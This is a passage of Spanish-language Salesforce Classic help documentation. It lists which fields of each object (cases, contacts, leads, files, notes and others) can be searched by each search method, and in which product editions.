| Habilidad de recurso de servicio | ✓ | ✓ | | ✓ | ✓ |
| Territorio de servicio | ✓ | ✓ | ✓ | ✓ | ✓ |
| Miembro de territorio de servicio | ✓ | ✓ | | ✓ | ✓ |
| Habilidad | ✓ | ✓ | | | ✓ |
| Solución | | | ✓ | | ✓ |
| Tema | ✓ | ✓ | | | ✓ |
| Usuario | ✓ | ✓ | ✓ | ✓ | ✓ |
| Orden de trabajo | ✓ | ✓ | ✓ | ✓ | ✓ |
| Partida de orden de trabajo | ✓ | ✓ | ✓ | ✓ | ✓ |

## Campos en los que se puede buscar: Actividades (Eventos y tareas)

Algunos campos en eventos y tareas se pueden buscar. No se pueden buscar las tareas y eventos archivados.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Descripción` (sólo tareas y eventos) | | ✓ | ✓ |
| `Asunto` | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo | ✓ | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Activo

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| `Nombre del activo` | ✓ | ✓ | ✓ | ✓ |
| `Descripción` | | ✓ | | ✓ |
| `Número de serie` | ✓ | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Archivo adjunto

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| Descripción | | ✓ | ✓ |
| Nombre | ✓ | ✓ | ✓ |

No se puede buscar el contenido de los archivos adjuntos.

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Campos en los que se puede buscar: Cuenta empresarial

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Nombre de la cuenta | ✓ | ✓ | ✓ | ✓ | ✓ |
| Nombre de la cuenta (Local) | ✓ | ✓ | ✓ | ✓ | ✓ |
| Número de la cuenta | | ✓ | | | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Los campos de cuentas empresariales disponibles varían según la edición de Salesforce que tenga.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| `Sitio de la cuenta` | ✓ | ✓ | | | ✓ |
| `Dirección de facturación` | | ✓ | | | ✓ |
| `Descripción` | | ✓ | | | ✓ |
| `Número D-U-N-S` (Este campo solo está disponible para organizaciones que utilicen Data.com Prospector) | | ✓ | | | ✓ |
| `Fax` | ✓ | ✓ | | | ✓ |
| `Teléfono` | ✓ | ✓ | | | ✓ |
| `Dirección de envío` | | ✓ | | | ✓ |
| `Símbolo del teletipo` | ✓ | ✓ | | | ✓ |
| `Sitio Web` | ✓ | ✓ | | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | | | ✓ |

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Campaña

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| `Nombre de la campaña` | ✓ | ✓ | ✓ | ✓ |
| `Descripción` | | ✓ | | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Caso

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| `Comentarios del caso` | | ✓ | | ✓ |
| `Número del caso` (No necesita escribir ceros a la izquierda.) | ✓ | ✓ | ✓ | ✓ |
| `Descripción` | | ✓ | | ✓ |
| `Asunto` | ✓ | ✓ | | ✓ |
| `Compañía Web` (de la persona que presentó el caso en línea) | ✓ | ✓ | | ✓ |
| `Correo electrónico Web` (de la persona que presentó el caso en línea) | ✓ | ✓ | | ✓ |
| `Nombre Web` (de la persona que presentó el caso en línea) | ✓ | ✓ | | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| `Teléfono Web` (de la persona que presentó el caso en línea) | ✓ | ✓ | | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Noticias en tiempo real de Chatter

Para buscar información en una noticia en tiempo real, utilice la búsqueda global o búsqueda de noticias en tiempo real. Ni la búsqueda de la barra lateral ni la búsqueda avanzada están diseñadas para buscar información en las noticias en tiempo real de Chatter.

Nota: La búsqueda global y la búsqueda de noticias en tiempo real devuelve coincidencias de nombres de archivos o vínculos compartidos en publicaciones, pero no en comentarios.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global | Búsqueda de noticias en tiempo real |
|---|---|---|---|---|
| `@Nombre` (donde *`Nombre`* es un nombre de usuario) | | | ✓ | ✓ |
| `Cuerpo del comentario` | | | ✓ | ✓ |
| `Nombre del comentarista` | | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global | Búsqueda de noticias en tiempo real |
|---|---|---|---|---|
| Nombre de archivo | | | ✓ | ✓ |
| Nombre del grupo | | | ✓ | ✓ |
| Vínculos | | | ✓ | ✓ |
| Origen de publicación (grupo, persona o nombre de registro) | | | ✓ | ✓ |
| Publicar Cuerpo | | | ✓ | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Grupo de Chatter

Ni la búsqueda de la barra lateral ni la búsqueda avanzada están diseñadas para buscar grupos de Chatter. Para buscar un grupo de Chatter, utilice la Búsqueda global o las herramientas de búsqueda en la ficha Grupos. Los resultados de la búsqueda global incluyen grupos archivados.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global | Ficha Grupos |
|---|---|---|---|---|
| Descripción | | | ✓ | ✓ |
| Nombre del grupo | | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Apoyo

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Nombre` | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Comunidad

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| `Nombre de comunidad` | | | ✓ | |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Contacto

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Ayudante | ✓ | ✓ | | | ✓ |
| Teléfono del ayudante | ✓ | ✓ | | | ✓ |
| Departamento | | ✓ | | | ✓ |
| Descripción | | ✓ | | | ✓ |
| Correo electrónico | ✓ | ✓ | | | ✓ |
| Fax | ✓ | ✓ | | | ✓ |
| Nombre | ✓ | ✓ | ✓ | ✓ | ✓ |
| Nombre (Local) | ✓ | ✓ | ✓ | ✓ | ✓ |
| Teléfono particular | ✓ | ✓ | | | ✓ |
| Apellidos | ✓ | ✓ | ✓ | ✓ | ✓ |
| Apellidos (Local) | ✓ | ✓ | ✓ | ✓ | ✓ |
| Dirección de correo | | ✓ | | | ✓ |
| Segundo nombre | ✓ | ✓ | | ✓ | ✓ |
| Segundo nombre (Local) | ✓ | ✓ | | ✓ | ✓ |
| Móvil | ✓ | ✓ | | | ✓ |
| Otras direcciones | | ✓ | | | ✓ |
| Otro teléfono | ✓ | ✓ | | | ✓ |

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Teléfono | ✓ | ✓ | | | ✓ |
| Sufijo | ✓ | ✓ | | ✓ | ✓ |
| Título | | ✓ | | | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Salesforce CRM Content

Ni la búsqueda de la barra lateral ni la búsqueda avanzada están diseñadas para buscar contenido. Para buscar contenido, utilice la Búsqueda global (los resultados aparecerán como archivos) o las herramientas de búsqueda en la ficha Contenido.

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global | Ficha Contenido |
|---|---|---|---|---|
| Cuerpo | | | ✓ | ✓ |
| Descripción | | | ✓ | ✓ |
| Archivo | | | ✓ | ✓ |
| Propietario | | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global | Ficha Contenido |
|---|---|---|---|---|
| `Título` | | | ✓ | ✓ |
| `Versión` | | | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | ✓ | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | | ✓ | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Contrato

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| `Dirección de facturación` | | ✓ | | ✓ |
| `Nombre de facturación` (Nombre y apellidos) | ✓ | ✓ | ✓ | ✓ |
| `Nombre de contrato` | ✓ | ✓ | ✓ | ✓ |
| `Número de contrato` | ✓ | ✓ | ✓ | ✓ |
| `Descripción` | | ✓ | | ✓ |
| `Dirección de envío` | | ✓ | | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| `Condiciones especiales` | | ✓ | | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Partida de contrato

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Descripción` | | ✓ | ✓ |
| `Nombre` | ✓ | ✓ | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition** y **Developer Edition**

Disponible en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## Campos en los que se puede buscar: Objeto personalizado

Los registros de objetos personalizados admiten búsquedas en la interfaz de usuario de Salesforce únicamente si el objeto personalizado está asociado con una ficha personalizada. No es obligatorio que los usuarios agreguen la ficha para su visualización.

Nota: Si está disponible, existe una opción cuando utilice búsqueda mejorada para consultar todos los campos que se pueden buscar, no solo los campos seleccionados en la columna Búsqueda mejorada (Predeterminada) en la tabla.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Nombre | ✓ | ✓ | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | | | ✓ |
| Todos los campos personalizados del tipo de correo electrónico y teléfono | ✓ | ✓ | | | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada (Predeterminada) | Búsqueda global |
|---|---|---|---|---|---|
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo y área de texto enriquecido | | ✓ | | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: D&B Company

Para acceder a registros de D&B Company, su organización debe tener Data.com Prospector o Data.com Clean.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| Ciudad de empresa | | ✓ | ✓ |
| País de empresa | | ✓ | ✓ |
| Descripción de la empresa | | ✓ | ✓ |
| Número D-U-N-S | | ✓ | ✓ |
| Número de fax | ✓ | ✓ | ✓ |
| Dirección de correo | | ✓ | ✓ |
| Dirección principal | | ✓ | ✓ |
| Nombre comercial principal | ✓ | ✓ | ✓ |
| Número de teléfono | ✓ | ✓ | ✓ |

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| URL | | ✓ | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Discusión

Las discusiones solamente admiten búsquedas estándar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| Título | | | ✓ | |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Documento

Para buscar un documento, utilice la Búsqueda global o el botón **Buscar documento** de la ficha Documentos. Ni la búsqueda de la barra lateral ni la búsqueda avanzada están diseñadas para buscar documentos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global | Ficha Documentos |
|---|---|---|---|---|---|
| Nombre | | | ✓ | ✓ | ✓ |
| Cuerpo | | | | ✓ | ✓ |
| Palabras clave | | | ✓ | ✓ | ✓ |
| Todos los campos de texto estándar | | | | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos | | | | ✓ | ✓ |

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global | Ficha Documentos |
|---|---|---|---|---|---|
| personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | | | |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | | | ✓ | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Asignación

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Nombre` | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Objeto externo

Un objeto externo accede a datos almacenados fuera de su organización de Salesforce. Su administrador de Salesforce controla qué objetos externos se pueden buscar. Los campos de objeto externo que se buscan dependen de cómo gestiona el sistema externo las búsquedas. Si los resultados de búsqueda no son como espera, utilice cadenas de búsqueda que diferencian entre mayúsculas y minúsculas que solo contienen caracteres alfanuméricos. Si los resultados no son aún los esperados, póngase en contacto con su administrador para obtener recomendaciones acerca de la búsqueda de su sistema externo específico.

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| Campos de área de texto, área de texto largo y texto | | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Salesforce Connect está disponible en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Campos en los que se puede buscar: Archivo

Ni la búsqueda de la barra lateral ni la búsqueda avanzada están diseñadas para buscar archivos. Para buscar un archivo, utilice la Búsqueda global o las herramientas de búsqueda en la ficha Archivos.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global | Ficha Archivos |
|---|---|---|---|---|
| `Cuerpo` | | | ✓ | ✓ |
| `Descripción` | | | ✓ | ✓ |
| `Extensión` (como ppt) | | | ✓ | ✓ |
| `Nombre` | | | ✓ | ✓ |
| `Propietario` | | | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | ✓ | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Objetivo

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Descripción` | | ✓ | ✓ |
| `Nombre` | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Idea

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| `Cuerpo` | | ✓ | | ✓ |
| `Comentario` | | ✓ | | ✓ |
| `Descripción` | | ✓ | | ✓ |
| `Título` | ✓ | ✓ | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Artículo de Knowledge

Ni la búsqueda de la barra lateral ni la búsqueda avanzada están diseñadas para buscar artículos. Para buscar un artículo, utilice la Búsqueda global o las herramientas de búsqueda de la barra lateral en la ficha Artículos.

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global | Ficha Artículos |
|---|---|---|---|---|
| Todos los campos de texto estándar | | | ✓ | ✓ |
| `Cuerpo` | | | ✓ | ✓ |
| `Archivo` | | | ✓ | ✓ |
| `Resumen` | | | ✓ | ✓ |
| `Título` | | | ✓ | ✓ |
| `URL` | | | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | | | ✓ | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | | ✓ | ✓ |

EDICIONES

Salesforce Knowledge está disponible en: Salesforce Classic.

Salesforce Knowledge está disponible en: **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Enterprise Edition** y **Unlimited Edition**.

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Candidato

Nota: Una vez convertido, un registro de candidato ya no se puede buscar en Salesforce Classic. El nuevo registro de cuenta, contacto u oportunidad creado desde el candidato convertido se puede buscar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| Dirección | | ✓ | | ✓ |
| Empresa | ✓ | ✓ | ✓ | ✓ |
| Empresa (Local) | ✓ | ✓ | ✓ | |
| Descripción | | ✓ | | ✓ |
| Correo electrónico | ✓ | ✓ | | ✓ |
| Fax | ✓ | ✓ | | ✓ |
| Nombre | ✓ | ✓ | ✓ | ✓ |
| Nombre (Local) | ✓ | ✓ | ✓ | ✓ |
| Apellidos | ✓ | ✓ | ✓ | ✓ |
| Apellidos (Local) | ✓ | ✓ | ✓ | ✓ |
| Segundo nombre | ✓ | ✓ | | ✓ |
| Móvil | ✓ | ✓ | | ✓ |
| Teléfono | ✓ | ✓ | | ✓ |
| Sufijo | ✓ | ✓ | | ✓ |
| Título | | ✓ | | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo | ✓ | ✓ | | ✓ |

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda global |
|---|---|---|---|---|
| (No necesita escribir ceros a la izquierda.) | | | | |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | | ✓ |

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Transcripción de chat en directo

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Cuerpo` | | ✓ | ✓ |
| `Cuerpo de transcripción del supervisor` | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Macro

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Descripción` | | ✓ | ✓ |
| `Nombre` | ✓ | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Medición

| Campos en los que se puede buscar | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Descripción` | | ✓ | ✓ |
| `Nombre` | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo<br>(No necesita escribir ceros a la izquierda.) | ✓ | ✓ | ✓ |
| Todos los campos personalizados de tipo de texto, área de texto, área de texto largo, área de texto enriquecido, correo electrónico y teléfono | | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos en los que se puede buscar por objeto en Salesforce Classic

## Campos en los que se puede buscar: Nota

| Campos en los que se puede buscar | Buscar de la barra lateral | Búsqueda avanzada | Búsqueda global |
|---|---|---|---|
| `Cuerpo` | | ✓ | ✓ |
| `Título` | ✓ | ✓ | ✓ |

EDICIONES

Disponible en: Salesforce Classic

